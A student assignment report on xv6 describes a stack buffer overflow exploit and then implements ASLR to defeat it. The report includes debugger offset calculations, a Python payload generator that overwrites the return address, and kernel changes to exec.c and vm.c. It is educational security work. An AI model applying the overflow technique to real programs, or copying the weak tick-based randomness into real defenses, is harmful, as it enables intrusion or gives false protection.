


COL331 Assignment 3 (EASY) Report

Rajat Bhardwaj : 2020CS50436, Ananya Mathur : 2020CS50416

April 2023

1 Buffer Overflow Attack in XV6

We used pwndbg to find the location of foo for memory addresses.




```

[ BACKTRACE ]
▶ f 0 0x1b vulnerable_function
  f 1 0xbfa8
  f 2 0x375
  f 3 0xffffffff

pwndbg> p &foo
$1 = (void (*)(void)) 0x0 <foo>
pwndbg>
```

Figure 1: Location of foo

Thus foo is stored at address 0x0



```

pwndbg> p $ebp
$4 = (void *) 0x2f38
pwndbg> p &buffer
$5 = (char (*)(char)) 0x2f2c
pwndbg> p/d 0x2f38-0x2f2c
$6 = 12
pwndbg>
```

Figure 2: Content of eb


We can see that the \$ebp has the location 0x2f38 stored in it which points to the location of the stack frame. And the location of the buffer (starting) is 0x2f2c, if we take the difference we get an offset of 12, thus we

know that the return address is stored at location 16 away(offset).

If we have to generalize for the arbitrary length of the buffer, we know that each character is stored at 1 address location this means that the offset is buffer size + x which we found to be 16. In this case, the buffer size was 4. Therefore $x = 12$.

Hence to find the location of the return address in the stack all we have to do is buffer size + 12.

```
1 import sys
2
3 buffersize = int(sys.argv[1])
4 content = "x" * (buffersize+12) + "\x00\x00\x00\x00"
5
6 with open('payload', 'w') as f:
7     f.write(content)
8 f.close()
```



```
$ buffer_overflow
SECRET_STRING:COLOS
pid 3 buffer_overflow: trap 14 err 4 on cpu 0 eip 0x2fce addr 0x53e58955--kill c
$
```

Figure 3: Before enabling ASLR, buffer overflow attack

2 Address Space Layout Randomization

If the Address space for the base address of the heap, stack, etc remains the same every time then it is easy to exploit the system by first calculating/finding the return of the important function (which may be inaccessible if we try to execute it)

Therefore changing the base addresses of the heap, stack, etc helps to prevent buffer overflow attacks because the addresses of the functions will change every time the program executes.

2.1 Generating Random integer

We generate a random number between between lower and upper which uses ticks, which are random at each instant. Remainder of ticks * ticks - ticks is computed with range and added to lower to bring randomness.

The below function is created in exec.c, where it is used to generate offset.

```
1 int random(int lower, int upper){
2     int num = (((ticks*ticks)-ticks) % (upper - lower + 1)) + lower;
3     return num;
4 }
```

2.2 Checking aslr_flag

aslr_flag file is read and aslr_flag variable is set to 1 incase the file contains 1.

```
1 int aslr_flag = 0;
2 char c[2] = {0};
3
4 if ((ip = namei("aslr_flag")) == 0) {
5     cprintf("unable to open aslr_flag file, default to no randomize\n");
6 } else {
```

```

7   ilock(ip);
8   if (readi(ip, (char*)&c, 0, sizeof(char)) != sizeof(char)) {
9       cprintf("unable to read aslr_flag flag, default to no randomize\n");
10  } else {
11      aslr_flag = (c[0] == '1')? 1 : 0;
12  }
13  iunlockput(ip);
14  }

```

2.3 Calculating load offset

If `aslr_flag` is 1, offset, a random number is computed as follows using the random function (random number generator):

```

1   int offset = (aslr_flag)? random(0, 1000) * 16 + 1 : 0;

```

2.4 Changes in exec.c incorporating offset

This offset is used while calling the `allocvm` and `loadvm` functions in `exec.c` to modify the loading location of program segment in page table and allocating page tables and physical memory.

```

1   sz = allocvm(pgdir, 0, offset);
2
3   for(i=0, off=elf.phoff; i<elf.phnum; i++, off+=sizeof(ph)){
4       if(readi(ip, (char*)&ph, off, sizeof(ph)) != sizeof(ph)){
5           goto bad;
6       }
7       if(ph.type != ELF_PROG_LOAD)
8           continue;
9
10      if(ph.memsz < ph.filesz){
11          goto bad;
12      }
13
14      if(ph.vaddr + ph.memsz < ph.vaddr){
15          goto bad;
16      }
17
18      if((sz = allocvm(pgdir, sz, ph.vaddr + ph.memsz+offset)) == 0){
19          goto bad;
20      }
21
22      // if(ph.vaddr % PGSIZE != 0)
23      //     goto bad;
24      if(loadvm(pgdir, (int)ph.vaddr+offset, ip, ph.off, ph.filesz) < 0){
25          goto bad;
26      }
27  }
28

```

2.5 Changes in loadvm function in vm.c

Finally, we also modify `vm.c` file's `loadvm` function computed page offset from beginning of page, then manually filled the first page which might not be page aligned, filled remainder of the pages and then used for loop for subsequent pages.

```

1   int
2   loadvm(pde_t *pgdir, int va, struct inode *ip, uint offset, uint sz)
3   {

```

```

4     uint i, n;
5     int pa;
6     pte_t *pte;
7     // get the positive page offset of the va from the beginning of the page
8     int first_va = PGROUNDDOWN(va);
9     int pg_offset = va - first_va;
10
11    // manually fill the first page, which might not be page aligned
12    pte = walkpgdir(pgdir, (char*)first_va, 0);
13    pa = PTE_ADDR(*pte);
14    if (pa == 0)
15        panic("loaduvm: address should exist");
16
17    // fill the remainder of the page or until there are no bytes left to write
18    n = (sz < PGSIZE - pg_offset)? sz : PGSIZE - pg_offset;
19    if(readi(ip, P2V(pa) + pg_offset, offset, n) != n)
20        return -1;
21    offset += n;
22    sz -= n;
23
24    // use for loop for subsequent pages
25    for(i = PGSIZE; sz > 0; i += PGSIZE){
26        pte = walkpgdir(pgdir, (char*)first_va + i, 0);
27        pa = PTE_ADDR(*pte);
28        if(pa == 0)
29            panic("loaduvm: address should exist");
30        // fill the page or until there are no bytes left to write
31        n = (sz < PGSIZE)? sz : PGSIZE;
32        if(readi(ip, P2V(pa), offset, n) != n)
33            return -1;
34        offset += n;
35        sz -= n;
36    }
37
38    return 0;
39 }

```

```

Booting from Hard Disk..xv6...
cpu0: starting 0
sb: size 1000 nblocks 941 ninodes 200 nlog 30 logstart 2 inodestart 32 bmap start 58
init: starting sh
$ buffer overflow
pid 3 buffer_overflow: trap 14 err 4 on cpu 0 eip 0x610 addr 0x78787801--kill proc
$ █

```

Figure 4: After enabling ASLR

2.6 Challenges faced

Since there were very few resources, figuring out what needs to be done exactly even after thoroughly understanding what ASLR means was really difficult and time taking.

Intricacies of xv6 and understanding how it implements everything relating to stacks and virtual memory was most cumbersome as there are a huge number of files and studying each was not possible in a very short time.

We got panic most of the time and trying to figure out where the error is was another major challenge.

2.7 Resolutions

We tried to follow the github repository of the risc implementation of xv6 ASLR provided on piazza step by step. Debugging was primarily done through print statements in every two lines of the code of `exec.c` and `vm.c` which are the two files where major changes were made.

The following link was our primary resource for ASLR implementation:

<https://github.com/TypingKoala/xv6-riscv-aslr>